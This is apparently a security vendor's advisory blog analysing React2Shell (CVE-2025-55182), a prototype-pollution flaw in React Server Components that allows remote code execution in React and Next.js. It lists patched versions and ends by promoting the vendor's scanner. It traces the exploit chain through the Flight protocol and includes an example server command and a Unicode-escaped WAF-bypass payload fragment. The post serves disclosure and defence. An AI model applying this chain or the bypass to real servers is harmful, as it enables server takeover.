
1. React2Shell(CVE-2025-55182) Overview
React is one of the most widely used frontend technologies globally, continuously expanding its ecosystem based on high code reuse and fast rendering performance. Its influence is significant, with over 5% of web services worldwide developed using React. The React2Shell vulnerability discussed in this blog is a security vulnerability that allows Remote Code Execution (RCE) even in services based on the latest React versions.

The React2Shell vulnerability allows attackers to run arbitrary commands on corporate servers with no authentication, simply by accessing the service via the Internet, potentially leading to full system takeover. This vulnerability is highly severe because it occurs in standard environments, not just those with extra options, and is easily exploitable, potentially impacting all services using React. Therefore, it received the maximum severity score of 10.0 under the CVSS (Common Vulnerability Scoring System). Since Next.js, widely used in the Node.js ecosystem, also runs on React, both React-based services and companies or development teams using Next.js need to pay close attention to this vulnerability.
We hope this article helps developers and corporate security officers worldwide accurately understand the React2Shell vulnerability and perform rapid verification and response procedures.
2. Technical Context
Before diving into the React2Shell vulnerability, a brief understanding of React Server Component concepts, which may be unfamiliar to security practitioners, and Prototype Pollution, which may be new to developers, is required.
React Server Component & Flight Protocol
In web service delivery, rendering the web pages shown to users entirely on the server-side to provide a complete DOM is called Server-Side Rendering (SSR). In contrast, passing only data in API format and handling actual DOM construction on the user’s web browser (client-side) is called Client-Side Rendering (CSR).
CSR provides the page skeleton to users and performs all actual DOM construction on the user’s browser, enabling a richer web service experience and interaction. However, as frontend features grew more complex, the computing load on the browser increased, leading to higher resource consumption on user devices and a degraded experience due to performance drops.
To solve this, React introduced React Server Components (RSC), which handle a significant portion of rendering on the server rather than the client. RSC executes React components on the server-side and sends the execution results to the client to render them. Combining SSR and CSR, the server renders states only up to React component form, letting the client render that component to reduce the client's burden.
Although JSON is an excellent serialization format for data, it is not suitable for handling complex React components. To support React components properly, it must handle complex types and references like Promises, Blobs, and Maps beyond simple strings, dictionaries, or arrays. Therefore, RSC uses an independent protocol and serialization format called the Flight Protocol.
Expr | Type | Example | Description |
|---|---|---|---|
$$ | Escaped $ | "$$hello" → "$hello" | Literal string starting with $ |
$@ | Promise/Chunk | "$@0" | Reference to chunk ID 0 |
$F | Server Reference | "$F0" | Server function reference |
$T | Temporary Ref | "$T" | Opaque temporary reference |
$Q | Map | "$Q0" | Map object at chunk 0 |
$W | Set | "$W0" | Set object at chunk 0 |
$K | FormData | "$K0" | FormData at chunk 0 |
$B | Blob | "$B0" | Blob at chunk 0 |
$n | BigInt | "$n123" | BigInt value |
$D | Date | "$D2024-01-01" | Date object |
$N | NaN | "$N" | NaN value |
$I | Infinity | "$I" | Infinity |
$- | -Infinity/-0 | "$-I" or "$-0" | Negative infinity or negative zero |
$u | undefined | "$u" | undefined value |
$R | ReadableStream | "$R0" | ReadableStream |
$0-9a-f | Chunk Reference | "$1", "$a" | Reference to chunk by hex ID |
Prototype Pollution
Objects in JavaScript differ from object styles in Java or C++, which are commonly known as "object-oriented." In JavaScript, when an object is created, it does not inherit from an object's class but inherits from another object instead. In other words, a new object is not cloned from a template (class), but extends behavior based on another object it references.
In this inherited structure, a prototype is a parent object referenced by an object, which is looked up when finding properties or methods not directly owned by the object. For example, arrays in JavaScript use Array.prototype as their prototype, so array methods like toString or push are implemented in Array.prototype and can be used through the prototype.
Due to this JavaScript feature, if you can set a property on any prototype object through any path, you can make subsequently created objects look as if they have that property. This act of polluting or improperly accessing an object’s prototype is called Prototype Pollution. This might look unfamiliar first, but the example below will help explain, and we will cover Prototype Pollution in more detail later.
3. Root Cause Analysis
Diff Analysis
First, before analyzing the cause of the vulnerability, the React2Shell vulnerability in question was patched in GitHub's facebook/react repository via commit 7dc903c (GitHub Commit). Among the changes made in this commit, modifications related to the Flight Protocol and Prototype were made in packages/react-server/src/ReactFlightReplyServer.js.

caption - Added property value validation in the getOutlinedModel function implementation in ReactFlightReplyServer.js
Processing Flight Protocol - RSC's First Entry Point
Among the Flight Protocol data transferred to react-server, when the getOutlinedModel function is called, it is preprocessed in ReactFlightReplyServer.js following the function calls below.
initializeModelChunk(): Initializes initial chunk upon Flight Protocol requestreviveModel(): Restores Model from request dataparseModelString(): Creates Model from string data (deserialization)getOutlinedModel(): Processes Chunk References occurring during deserialization
Raw Chunk Reference
In the previous Flight Protocol overview, expressions like $@0 were explained as References to Chunk 0. Indeed, regarding this implementation, looking at the parseModelString() function shows the following. (ReactFlightReplyServer.js:929)
For references starting with @, it is implemented as a Raw reference that receives and returns the Chunk Promise itself. Through this, a reference to the Promise can be obtained. (CAUSE #1)
Unserialize & Prototype Pollution - Towards the Essence of Chunks
The implementation of the getOutlinedModel() function in the commit immediately preceding the vulnerability patch is as follows. (ReactFlightReplyServer.js:595)
In this function, if chunk.status is INITIALIZED, we can see that it continues to reference members within value along path fetched via reference.split(':'). Because verification like hasOwnProperty is absent during this process, Prototype Pollution is possible through the __proto__ member. (CAUSE #2)
For example, if the reference expression is like $1:__proto__:aaa, it will reference the member named aaa in the Prototype of Chunk 1.
At this time, if Chunk 1 is the $@0 seen earlier, which is an object of type Promise, then $1:__proto__ represents (Chunk0).__proto__, which consequently means that access to Chunk.prototype is possible.
Through CAUSE #1 and CAUSE #2, attackers have gained access to Chunk.prototype. (PRIMITIVE #1)
Chunk.prototype - Make initializeModelChunk Great Again
It can be confirmed that information about Chunk.prototype obtained through PRIMITIVE #1 is also within the same ReactFlightReplyServer.js file. (ReactFlightReplyServer.js:125)
A Chunk is basically a Promise object, and its .then() method branches to perform different actions based on this.status.
Meanwhile, by utilizing PRIMITIVE #1, if we reference $1:__proto__:then, it becomes possible to make a certain property of chunk into the Chunk.prototype.then function, whereby the property named then can be made to point to Chunk.prototype.then.
If the Chunk is configured as in the example above, then is actually Chunk.prototype.then, and inside then, this.status is resolved_model. Therefore, if we can just resolve this chunk (actually a Promise), the attacker can call any arbitrary initializeModelChunk function of their choice. (PRIMITIVE #2)
initializeModelChunk - Once Again
By using PRIMITIVE #2, the attacker can call the initializeModelChunk function again with a fully-controllable value. The implementation of this function is as follows. (ReactFlightReplyServer.js:446)
Since the attacker has complete control over the resolvedModel value, they can call the reviveModel function with any arbitrary JSON object. Also, since chunk._response was similarly a value manipulable from the stage of the initializeModelChunk() call, PRIMITIVE #2 is reduced to **calling an arbitrary reviveModel function**.
reviveModel - Blob
The reviveModel() function internally calls parseModelString() just as before. Within this parseModelString() context, there lies logic that processes Blob data as follows. (ReactFlightReplyServer.js:446)
At this point, remembering that the response referenced in the code block is a value manipulable by the attacker, blobKey can ultimately be manipulated into the form of (Desired String) || (Arbitrary Integer), and response._formData.get can also be manipulated into a suitable value.
Since response._formData.get must be a callable function, we can apply this by recalling CAUSE #1.
As shown above, since $1:constructor:constructor becomes Function.constructor, constructing a chunk like below allows utilizing Function.constructor to create an arbitrary function and assign it to value.
Assuming the above _response is processed via Blob, the Function.constructor("console.log(1337);//1") function is eventually returned, resulting in the structure shown below.
In other words, the attacker can create any arbitrary Javascript function they want, and furthermore can make value itself a Thenable that has then as a function.
Also, if we return to the Chunk.prototype.then() function:
After the initializeModelChunk call that processed the Blob is finished, because value is a Thenable containing then as an arbitrary function created by the attacker, the arbitrary Javascript function will execute in the resolve(chunk.value) line. (PRIMITIVE #3)
Sum Everything, Next Resolves Everything
At this point, we need to look back at what information lies in the Primitives obtained by the attacker.
If the Chunk's then is simply resolved initially in any form, PRIMITIVE #2 leads to PRIMITIVE #3, enabling arbitrary function calls.
Imagine the attacker's Chunk is configured as follows.
In this configuration, as long as then is called normally, arbitrary code execution is possible on the Server-side through the following workflow.
Since
.then()isChunk.prototype.then,thenis executed with the whole object asthisCalls
reviveModelwithvalue = JSON.parse("{\\"then\\": \\"$B1\\"}")During
reviveModel,$B1337is set toFunction.constructor("console.log(1);//1")The
theninvalueis called again ⇒Function.constructor("console.log(1);//1)()is calledExecutes arbitrary javascript code contained in
_response._prefix
Looking at Next.js, which is a highly representative Framework using React, the following code exists in the action handler executed when the Next-Action header is delivered. (action-handler.ts:879)
At this time, the decodeReplyFromBusboy function processes requests of type multipart/form-data and returns chunks.
In other words, if the Chunk above was provided as multipart/form-data, the decodeReplyFromBusboy function would parse the chunk and return the chunk below.
At this point, since this object has a then member and is a Function, it becomes a Thenable defined in Javascript. (MDN - Thenable)
Therefore, via the first Chunk.prototype.then, we can call the second initializeModelChunk where status, value, and _response are perfectly configured, eventually leading to execution down to the console.log(1) code.
Since the Javascript code run here is **not Client-side code, but code running on the server via node.js**, an attacker can execute arbitrary code on the server by crafting code such as process.mainModule.require('child_process').execSync('id > /tmp/test');.
4. Course of Action
Since most of the recently released versions of React-based technology stacks are affected, it is recommended to check the currently used version and apply the latest patch that resolves vulnerabilities quickly if using vulnerable versions of React Base services.
Target | Affected Version |
|---|---|
React | 19.0.0, 19.1.0, 19.1.1, 19.2.0 |
Next.js | 15.x (15.0.0 ~ 15.5.6), 16.x (16.0.0 ~ 16.0.6), Next.js 14.3.0.canaray.77 and above |
React-based derivative services | - |
The latest patch versions that fix the vulnerabilities are as follows.
Target | Latest Patch Version with Fixed Vulnerabilities |
|---|---|
React | 19.0.1, 19.1.2, 19.2.1 |
Next.js | 15.0.5, 15.1.9, 15.2.6, 15.3.6, 15.4.8, 15.5.7, 15.6.0, 16.0.7 |
It is possible to add rules against well-known attack payloads through WAF, but since this is a vulnerability that makes it easy to implement transformed payloads, it is difficult to effectively defend by adding WAF rules alone.
During the process of handling Flight requests in RSC, the JSON.parse function processes the attacker's input, allowing JSON syntax to be delivered, and manipulated to bypass detection rules by making malicious payloads undetectable through Unicode notation like \\uXXXX.
Type | Details |
|---|---|
RSC Flight Handling Code | const rawModel = JSON.parse(resolvedModel); |
WAF Bypass Example Payload | { "\u0074\u0068\u0065\u006e": "\u0024\u0031\u003a\u005f\u005f\u0070\u0072\u006f\u0074\u006f\u005f\u005f\u003a\u0074\u0068\u0065\u006e", "\u0073\u0074\u0061\u0074\u0075\u0073": "\u0072\u0065\u0073\u006f\u006c\u0076\u0065\u0064\u005f\u006d\u006f\u0064\u0065\u006c", "\u0072\u0065\u0061\u0073\u006f\u006e": -1, ... omitted } |
5. React2Shell Free Scanner Release

The React2Shell vulnerability assessment can be conducted using publicly available PoC code, but can also be safely and easily verified through the emergency scanner provided by OFFen ASM, ENKEY Whitehat's attack surface management solution.
OFFen ASM Emergency Scanner Page
※ The free scanning event ended on 25.01.12. The current scanner is provided upon OFFen ASM adoption, and is supported for corporate customers with security teams and organizations reviewing service adoption.
If you need guidance on adoption, please check the ▶Inquiry◀ link.
Reference
https://react.dev/blog/2025/12/03/critical-security-vulnerability-in-react-server-components
https://www.boho.or.kr/kr/bbs/view.do?bbsId=B0000133&pageIndex=1&nttId=71912&menuNo=205020
https://github.com/facebook/react/commit/7dc903cd29dac55efb4424853fd0442fef3a8700
https://gist.github.com/HerringtonDarkholme/87f14efca45f7d38740be9f53849a89f#flight-reference-types
https://gist.github.com/maple3142/48bc9393f45e068cf8c90ab865c0f5f3
Popular Articles


More Articles




" height="209.99999944452435px" id="s16LUEeu4" width="425.00001613409887px"/></svg>)